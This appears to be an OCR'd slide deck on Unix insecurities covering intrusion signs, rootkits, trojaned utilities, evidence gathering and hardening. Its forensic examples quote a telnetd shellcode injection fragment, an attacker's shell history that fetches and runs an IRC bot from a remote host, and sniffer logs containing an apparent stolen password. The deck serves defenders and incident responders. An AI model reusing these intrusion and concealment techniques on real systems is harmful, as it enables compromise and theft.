Unix insecurities

Martin Hamilton

http://martinh.net/

Topics covered


- What this talk isn’t about
- Telltale signs
- Making contact
- Gathering evidence
- Rootkits
- Preventative measures
- Forensic examples!

Physical security

Discussion is about network level security, but physical security still the major issue:

- Lock office door, and (lab) computer case
- Alarm system for especially valuable gear
- Encrypt sensitive files using PGP, GPG or an encrypting filesystem
- (Default) BIOS passwords, boot options (removable devices), boot loader passwords (*init=/bin/sh*) and password protection for single user mode (LILO, *grub*)

Servers are often PCs



Disaster recovery


Also consider what you’d do if the worst happened...

- UPS (laptops have built-in UPSes :-)
- Monitoring your UPS - they tend to use different serial cables and protocols
- Power filtering/conditioning strip
- When was your last successful backup?
- Can you successfully restore from backups?!
- When was your air conditioning last serviced?

Telltale signs all is not well

- Website defacement is common - online equivalent of graffiti
- Services behaving strangely, e.g. *telnet* banner/prompt or *ssh* host key has changed
- Missing files, particularly log files, e.g. *login* accounting
- Passwords on some accounts no longer work, and/or extra users you don’t recall being there before
- Connections to/from all over the world

The Nimda-O-Meter



Nimda-O-Meter

[Stats from Mar 13 04:06 to Mar 13 21:58 generated at Wed Mar 13 22:30:02 GMT 2002]

Most active local addresses

Nimda!	Count	IP address	Ports
	1	158.125.180.71	1240 (1)

Most active remote addresses:

Nimda!	Count	IP address	Ports
	787	210.82.124.154	21 (787) 53 (2)
	706	210.82.9.23	21 (706)
	238	130.89.162.219	80 (238)
	200	80.116.244.78	21 (200)
	159	62.144.207.194	22 (159)
	120	66.79.130.132	33439 (120)
	107	193.115.143.134	80 (107)

Example #1

- Campus firewall suddenly struggling
- But during Summer vacation, so not many students around, and lots of staff on hols
- Log file analysis shows thousands of simultaneous connection attempts to SGI workstations in two departments
- Packets appear to be coming in from thousands of different hosts
- Able to stablise firewall, but choke point moves elsewhere

Making contact

- No way to find out who “owns” a machine on the Internet
- **WHOIS** databases list admin/tech contacts
- One person may be the tech contact for a lot of people, e.g. Ford have 127,000 Internet users, JANET has several million
- Communication usually channelled through third parties

So, what actually happened?

- Port scan from cracked machine elsewhere on the Internet
- ...finds vulnerability in your box
- Initial attack scripted
- ...probably carried out on dozens of machines at the same time
- Attacker may have harvested so many machines they don’t bother investigating yours

Example #2

Signs of tampering:

```
Aug 29 14:16:48 6C:foo telnetd[123619]:
  connect from bar
Aug 29 14:16:49 5B:foo overly long syslog
  message detected, truncating
Aug 29 14:16:49 0E:foo telnetd[123619]:
  ignored attempt to setenv(_RLD,^?D^
  X^\    ^?D^X^^   ^D^P^?^?$^B^Cs#^?^B^T#d~
  ^H#e~^P/d~^P/‘~^T#‘~^O^C^?^?L/bin/sh
```

Rootkits

Attacker uses a **rootkit** which automates:

- Account(s) taken over
- Backdoors installed
- Log files edited to remove evidence
- Very common to find the *eggdrop* IRC bot
- Trojan versions of regular system utilities
- Password sniffer often installed

Example #3

Edited highlights of *lp/.sh_history*

```
cd class
mkdir .lp
cd .lp
ftp foo.bar.se
ls
tar -xvf irix-egg.tar
cd irix-egg
chmod 755 eggdrop
./eggdrop ccbot1.conf -m;./eggdrop ccbot2.conf
./eggdrop ccbot2.conf -m
```

Gathering evidence

- Isolate from the network
- Power down
- Remove hard disks
- Mount hard disks read-only on another machine
- Compare with known-good baseline, if you have one
- Analyse any machines with trust relationships
- Analyse network traffic, if any recorded

Example #4

Rootkit revealed

```
foo% cd /dev/pts/01
foo% ls -lR
total 64
-rwxr-xr-x    1 root     sys            356 Aug 29 14:17 README
drwxr-xr-x    2 root     sys             70 Aug 29 14:17 backup
-rwxr-xr-x    1 root     sys           4032 Aug 29 14:17 cleaner
drwxr-xr-x    2 root     sys            132 Aug 29 14:17 etc
-rwxr-xr-x    1 root     sys          16772 Aug 29 14:17 pg
-rwxr-xr-x    1 root     sys           1323 Aug 29 14:17 tmp
./backup:
total 544
-rw-r--r--    1 root     sys           4260 Aug 29 14:17 inetd.conf
-r-xr-sr-x    1 root     sys         151152 Aug 29 14:17 netstat
-rwxr-sr-x    1 root     sys          43632 Aug 29 14:17 ps
-rwsr-xr-x    1 root     sys          69940 Aug 29 14:17 scheme
```

Active trojans

Provide the attacker with a means of carrying out some action, e.g.

- *login* which records user names and passwords and allows *root* logins with an alternative password, e.g. in */etc/ttyhash*
- *newgrp* which changes your user ID to *root* if invoked the right way
- *sshd* which always allows *root* to login if a specific password and port number is used

Passive trojans

Typically hide the attacker’s activities, e.g.

- *netstat* which hides the attacker’s connections
- *ps* which hides the attacker’s processes
- Modifying a standard system library used by large numbers of programs, e.g. *libc*
- Automatic reinstatement of the other Trojans, e.g. via an unscheduled addition to *root*’s crontab

Example #5

Trojan *ps* doesn’t show *eggdrop* servers, but they saved a copy of the original version:

```
foo% ./ldlibps.so -fea|grep egg
lp       2030          1  0
  Sep 04 ?       7:41 ./eggdrop -m ccbot1.conf
lp       2034          1  0
  Sep 04 ?       8:25 ./eggdrop -m ccbot2.conf
```

Cloaking and concealment

- Update system log files, like *utmp*, *wtmp* and *lastlog*, to remove evidence of what happened and when
- Change datestamps on modified files to match what's around already
- Delete disk copy of running program so that it only exists in RAM/VM
- Run programs under innocuous names like *-bash* - they can even change titles periodically using *setproctitle()*

Example #6

Trojan *sshd* logs their own accesses :-)

```
Aug 29 13:17:05 6D:foo sshd2[120825]:
    log: Server listening on port 13000.
Aug 29 13:17:05 6D:foo sshd2[120825]:
    log: Generating 768 bit RSA key.
Aug 29 13:17:06 6D:foo sshd2[120825]:
    log: RSA key generation complete.
Sep  1 14:47:03 6D:foo sshd2[133087]:
    log: Connection from 1.2.3.4 port 2915
Sep  1 14:54:47 6D:foo sshd2[133087]:
    log: Closing connection to 1.2.3.4
```

Why are they breaking in anyway?

- Just for fun :-)
- Without realising - e.g. trojaned screensaver
- As a base for breaking into other people’s machines and sharing files
- To launch denial of service attacks on people they don’t like
- Bypass firewall restrictions, e.g. to get access to Finance systems
- Maintain ’ownership’ of IRC channels

Example #7

```
foo% cat /dev/pts/01/README

Your server was recently HACKED.. We patched the
hole used to hack the server, Please note, no
data on your server was stolen or damaged, nor
was this ever our intention we simply installed
some backdoors to permit us access to the server
again.  If you would like to contact us, please
email..  foo@bar.com

 - EOF -
```

Prevention #1

Turn off all unused/unnecessary/dangerous services. Trivial on modern Unix variants like RedHat Linux, e.g.

```
# for I in xinetd httpd sshd; do
> /sbin/chkconfig $I off
> /sbin/service $I stop
> done
```

cf. BSD's */etc/rc.conf*. Older Unixes require heroic measures - e.g. Solaris has no simple on/off switch for most services

Prevention #2

- Disable any default users/passwords - not common these days, though
- Keep up to date with patches - at least for externally visible services, e.g. HTTP, FTP, *telnet*, *ssh*
- Join **bugtraq/vuln-dev/incidents/**… to read about the latest security holes
- Use an intrusion detection system like LIDS, AIDE or Tripwire
- Force Kerberos/*ssh*/IPSEC for remote login

Example #8

Tripwire IDS report:

```
foo:added: drwx------ root     512
   May  1 05:42:01 1999 /usr/bin/...
foo:added: -rwx------ root   24896
   May  1 05:40:14 1999 /usr/bin/.../csh
foo:added: -rws--s--x root      90
   May  1 05:26:14 1999 /usr/bin/.../slog
foo:added: -rws--s--x root      39
   May  1 05:26:14 1999 /usr/bin/.../cron
foo:added: -rw------- root   19640
   May  1 05:39:49 1999 /usr/bin/.../solsniffer
```

Hardening advice

- Beware of additional stuff which enabled services may provide access to, e.g. *fingerd* and *snmpd* running external programs
- Configure NTP time synchronisation for logs
- Configure *syslog* to log to another machine which does’t have any trust relationships
- Strip the setuid/setgid bits from programs which you don’t normally use - e.g. *suidperl*
- Make the stack non-executable, to reduce the risk from buffer overruns

Example #9

Packet sniffer output:

```
bash# cat tcp.out
filtering out smtp connections.
Using logical device /dev/hme [/dev/hme]
Output to stdout.

Log started at => Sat May  1 05:40:43
  [pid 18357]

Log ended at => Sat May  1 05:42:38
```

Safer coding #1

- Most problems are due to code not checking its input properly
- Particularly dangerous on the Internet, where input can come from anywhere
- Problems with the content of input, and also packaging - e.g. buffer overruns
- Audit code for unsafe constructs like *sprintf* and *strcpy*
- Be careful about what your code generates

Example #10

Using *lsof* to identify ports open by processes:

```
bash# lsof -p 18276
[...]
sian 18276 bob 3u inet TCP *:8000
sian 18276 bob 4u inet TCP
  foo:59372->bar1:6667
sian 18276 bob 5u inet TCP
  foo:59795->bar2:9000
```

Safer coding #2

- Don’t put sensitive information in world readable areas, e.g. user names, passwords or credit card numbers :-)
- Avoid gratuitous use of:
  - The **root** account
  - *setuid*/*setgid*
  - World writeable files
  - Hard coded database passwords
- Read the Secure UNIX Programming FAQ!

Example #11

Packet sniffer records intruders logging into a purloined account at another site:

```
-- TCP/IP LOG -- TM: Sun Oct 31 07:05:40 --
PATH: foo(13664) => bar(telnet)
STAT: Sun Oct 31 07:06:11, 82 pkts, 129 bytes [DATA LIMIT]
DATA: (255)(253)^C(255)(251)^X(255)(251)^_(255)(251) (255)
    : VT100(255)(240)(255)(250)’
    : (255)(240)(255)(253)^A(255)(252)^Atotalnet
    : 49$a1K
    : cd /var/preserve/totalnet
    : chmod 770 rsh
    : ./rsh
```

Checking your machine

- *nmap* and *nessus* security scanners, though the latter has been bee known to crash switches and routers
- crackers often run services on ports which *nmap* won’t check by default
- *netstat -an* to see which port numbers are in **LISTEN** state
- use *ethereal* or *tcpdump* to sniff/record traffic to and from your machine

The End

Questions?!